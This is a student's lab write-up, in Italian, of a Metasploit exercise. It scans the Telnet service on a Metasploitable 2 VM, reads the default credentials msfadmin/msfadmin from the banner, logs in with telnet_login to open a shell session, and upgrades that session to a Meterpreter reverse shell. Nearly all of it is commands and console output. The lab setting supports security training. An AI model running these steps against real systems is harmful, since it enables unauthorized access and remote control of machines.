

Traccia Esercizio:

Traccia dell'Esercizio

Fase 1: Scansione del Servizio Telnet

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo **auxiliary/scanner/telnet/telnet_version**.

Extra

Fase 2: Autenticazione e Creazione della Sessione

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizza il modulo **auxiliary/scanner/telnet/telnet_login** e imposta i seguenti parametri:

- Il **target** (RHOSTS).
- Le **credenziali** note (USERNAME e PASSWORD).
- L'opzione **STOP_ON_SUCCESS** su **true**.

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Fase 3: Gestione delle Sessioni

Verifica le sessioni attive tramite il comando **sessions -l**. Per interagire con la sessione appena creata, digita **sessions -i <ID_sessione>**.

Fase 4: Upgrade della Sessione a Meterpreter

Metti in background la sessione attiva usando la combinazione di tasti **Ctrl+Z** e confermando con **y** alla richiesta. Successivamente, utilizza il modulo **post/multi/manage/shell_to_meterpreter** per eseguire l'upgrade della sessione a Meterpreter. Controlla le opzioni con il comando **show options** ed effettua tutte le configurazioni necessarie per completare l'operazione.

Impostazioni di rete:

Kali Linux

```
(marco@vbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:a4:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
```

Metasploitable

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2b:75:65 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fe2b:7565/64 scope link
        valid_lft forever preferred_lft forever
```

PING 192.168.50.150 - Test Connettività

```
(marco@vbox)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data:
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.518 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.288 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.522 ms
^C
— 192.168.50.150 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 0.288/0.442/0.522/0.109 ms
```

sudo netdiscover -r 192.168.50.0/24

```
(marco@vbox)-[~]
$ sudo netdiscover -r 192.168.50.0/24
```


```
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.50.150 | 08:00:27:2b:75:65 | 1     | 60  | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+
```

Esecuzione:

msfconsole per avviare la metasploit



search scanner/telnet per cercare il modulo scanner telnet

```
msf > search scanner/telnet/

Matching Modules

#  Name                                     Discl
osure Date Rank Check Description
-  - - - - -
0  auxiliary/scanner/telnet/brocade_enable_login .
   normal No Brocade Enable Login Check Scanner
1  auxiliary/scanner/telnet/lantronix_telnet_password .
   normal No Lantronix Telnet Password Recovery
2  auxiliary/scanner/telnet/lantronix_telnet_version .
   normal No Lantronix Telnet Service Banner Detection
3  auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass 2021-
09-06 normal Yes Netgear PNPX_GetShareFolderList Authentication Byp
ass
4  auxiliary/scanner/telnet/telnet_ruggedcom .
   normal No RuggedCom Telnet Password Generator
5  auxiliary/scanner/telnet/satel_cmd_exec 2017-
04-07 normal No Satel Iberia SenNet Data Logger and Electricity Me
ters Command Injection Vulnerability
6  auxiliary/scanner/telnet/telnet_login .
   normal No Telnet Login Check Scanner
7  auxiliary/scanner/telnet/telnet_version .
   normal No Telnet Service Banner Detection
8  auxiliary/scanner/telnet/telnet_encrypt_overflow .
   normal No Telnet Service Encryption Key ID Overflow Detectio
n

Interact with a module by name or index. For example info 8, use 8 or use aux
iliary/scanner/telnet/telnet_encrypt_overflow
```

use 7 per selezionare il modulo

```
msf > use 7
msf auxiliary(scanner/telnet/telnet_version) > 
```

show options *per controllare che le opzioni del modulo*

```
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified user name
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (maximum one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

View the full module info with the `info`, or `info -d` command.

set RHOSTS 192.168.60.150 *per inserire ip del bersaglio*

```
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
```

exploit o l'alias **run** *per eseguire*

```
msf auxiliary(scanner/telnet/telnet_version) > exploit  
[+] 192.168.50.150:23 - 192.168.50.150:23 TELNET
```

```
\x0a\x0aWarning: Never expose this VM to  
an untrusted network!\x0aContact: msfdev[at]metasploit.com\x0aLogin  
with msfadmind/mfsadmin to get started\x0ametasploitable login:  
[*] 192.168.50.150:23 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

abbiamo recuperato le credenziali

```
user: msfadmin
```

password: msfadmin

search telnet login *per trovare il modulo per loggarci con telnet*

```
msf auxiliary(scanner/telnet/telnet_version) > search telnet login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/telnet/brocade_enable_login  .              normal No      Brocade Enable Login Check Scanner
1  exploit/linux/http/huawei_hg532n_cminject      2017-04-15     excellent Yes     Huawei HG532n Command Injection
2  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06     normal Yes     Netgear PNPX_GetShareFolderList Auth
hentication Bypass
3  exploit/unix/misc/polycom_hdx_auth_bypass      2013-01-18     normal Yes     Polycom Command Shell Authorization
Bypass
4  exploit/solaris/telnet/ttyprompt              2002-01-18     excellent No      Solaris in.telnetd TTYPROMPT Buffer
Overflow
5  auxiliary/scanner/telnet/telnet_login         .              normal No      Telnet Login Check Scanner
6  post/windows/gather/credentials/mremote        .              normal No      Windows Gather mRemote Saved Passw
rd Extraction

Interact with a module by name or index. For example info 6, use 6 or use post/windows/gather/credentials/mremote
```

use 5

```
msf auxiliary(scanner/telnet/telnet version) > use 5
```

set RHOSTS 192.168.50.150 per inserire ip del bersaglio

set STOP_ON_SUCCESS true

set USERNAME msfadmin per cambiare username del login del modulo

set PASSWORD msfadmin per cambiare la password del login del modulo

```
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
```

show options per controllare che le opzioni del modulo

```
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD	msfadmin	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.50.150	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	msfadmin	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

exploit

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[*] 192.168.50.150:23 - No active DB -- Credential data will not be saved!
[*] 192.168.50.150:23 - 192.168.50.150:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.150:23 - Attempting to start session 192.168.50.150:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.50.100:35675 -> 192.168.50.150:23) at 2025-11-08 12:21:50 -0500
[*] 192.168.50.150:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

abbiamo creato una sessione

session -l per avere una lista delle sessioni attive

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
```

Id	Name	Type	Information	Connection
1		shell	TELNET msfadmin:msfadmin (192.168.50.100:43291 -> 192.168.50.150:23)	192.168.50.100:43291 -> 192.168.50.150:23 (192.168.50.150)
2		shell	TELNET msfadmin:msfadmin (192.168.50.100:35675 -> 192.168.50.150:23)	192.168.50.100:35675 -> 192.168.50.150:23 (192.168.50.150)

session -i 2 *per selezionare la sessione 2*

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 2
[*] Starting interaction with 2 ...

msfadmin@metasploitable:~$
```

session -u 1 *per upgradare la sessione 1 in Meterpreter*

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1062760 bytes) to 192.168.50.150
[*] Meterpreter session 3 opened (192.168.50.100:4433 → 192.168.50.150:59168) at 2025-11-08 12:31:09 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
```